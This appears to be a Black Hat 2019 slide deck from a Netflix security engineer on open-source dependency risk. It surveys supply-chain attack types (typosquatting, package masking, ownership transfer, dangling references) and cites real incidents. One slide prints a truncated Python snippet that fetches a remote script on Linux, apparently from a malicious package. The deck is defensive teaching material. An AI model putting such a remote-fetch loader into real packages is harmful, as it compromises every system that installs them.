



AUGUST 3-8, 2019
MANDALAY BAY / LAS VEGAS

Practical Approach to Automate the Discovery and Eradication of Open- Source Software Vulnerabilities at Scale

Aladdin Almubayed
Senior Application Security Engineer @ Netflix

 @0xshellrider

NETFLIX

#BHUSA  @BLACKHATEVENTS



Outline

- The problem of open source security (5 minutes)
- Attacks on open source dependencies (10 minutes)
- Our approach (25 minutes)
- Challenges & Future work (5 minutes)




Aladdin Almubayed
Senior Application Security Engineer

NETFLIX



@Oxshellrider

The Benefits of Open Source Software







A Serious Remote Code Execution Vulnerability Was Found In One Of The Popular Open Source Java Packages (Update now!)

POSTED ON 13 MAY 2019

This is just for illustration, not a real post



FREAKING OUT

What versions are impacted?

Who is using that package?

What is the actual severity of the vulnerability?

How long It would take to patch it?

Is an exploit in the wild?

Is there an upstream patched version?

How is the package being used in your services?

What is the minimum safe version to update to?


What is the likelihood of exploitation?

Which of the impacted services you need to get to first?

What are the impacted services?

Which libraries are consuming the vulnerable package?

Open source vulnerabilities are growing exponentially




Source: <https://snyk.io/wp-content/uploads/The-State-of-Open-Source-2017.pdf>


**That's the real motivation for
our practical approach**

Open source security is a strange thing






PyPi dependency graph




Source: Creative Commons Attribution 3.0 Unported (CC BY 3.0) generated by Olivier Girardot <http://ogirardot.github.io/meta-deps/>

Maven dependency graph



Source: Creative Commons Attribution 3.0 Unported (CC BY 3.0) generated by Olivier Girardot <https://ogirardot.wordpress.com/2013/01/11/state-of-the-mavenjava-dependency-graph/>

Dependencies can also be malicious (supply chain attacks)



Malicious code gets injected into open source dependencies

The npm Blog

Blog about npm things.



Details about the event-stream incident

This is an analysis of the **event-stream incident** of which many of you became aware earlier this week. npm acts immediately to address operational concerns and issues that affect the safety of our community, but we typically perform more thorough analysis before discussing incidents—we know you've been waiting.

On the morning of November 26th, npm's security team was notified of a **malicious** package that had made its way into `event-stream`, a popular npm package. After triaging the malware, npm Security responded by removing `flatmap-stream` and `event-stream@3.3.6` from the Registry and taking ownership of the `event-stream` package to prevent further abuse.

Source: <https://blog.npmjs.org/post/180565383195/details-about-the-event-stream-incident>

So why are supply chain attacks really bad?

- Cheap to carry out
- It's hard to detect
- Blast radius system compromise

How are malicious packages introduced into an ecosystem?

- Typo squatting
- Package masking
- Ownership transfer
- Dangling references
- Infection



Typo squatting

- Relies on typo mistakes.
- Instead of typing:

```
npm install express
```

- Developers may type

```
npm install epxress
```




Typo squatting

This typosquatting attack on npm went undetected for 2 weeks

Lookalike npm packages grabbed stored credentials

By Thomas Claburn in San Francisco 2 Aug 2017 at 23:34

7  SHARE ▼



A two-week-old campaign to steal developers' credentials using malicious code distributed through npm, the Node.js package management registry, has been halted with the removal of 39 malicious npm packages.

Clipboard hijacker sneaked into PyPI

The second supply-chain attack to come to light this week involves a **malicious package that was slipped into the official repository for the widely used Python programming language**. Called "Colourama," the package looked similar to **Colorama**, which is one of the **top-20 most-downloaded legitimate modules** in the Python repository. The doppelgänger Colourama package contained most of the legitimate functions of the legitimate module, with one significant

colou**u**rama


Package Masking

- Internal packages can have the same name as external packages
- Whichever package has the highest semantic version will take precedence
- Results in a security consequences if the external package has a malicious code



Source: <https://www.1001shops.com>

Package Masking



Ownership transfer

- When a retired developer hands over library ownership to untrusted party
- Results in unexpected modifications to the original library
- Gives them access to the library and to all the people who already trust that code



Source: <https://amorphia-apparel.com>

Dangling references

- Attackers look for popular packages hardcoding URL resources.
- Sometimes those URLs are dangling and can be taken over by the attacker


```
def run():  
    import platform  
    import urllib2  
    import os, stat  
  
    url = "http://d25my3qs.domain.net/script"  
  
    if platform.system() == "Linux":  
        response = urllib2.urlopen (url)  
        ....
```

Dependency Infection

Picking a target for infection

- The popularity and reputation of the package
- Number of direct and transitive dependencies
- How the package's classes are used in the application






Source: <https://npm.anvaka.com>


Source <http://npm.broofa.com>

#BHUSA @BLACK HAT EVENTS

How dependencies gets infected?

- Compromises of maintainer accounts
- Sending an obfuscated commit to the maintainer
- Compromises of maintainers laptops
- Compromises of CI/CD for maintainer pipeline
- Internal package version override





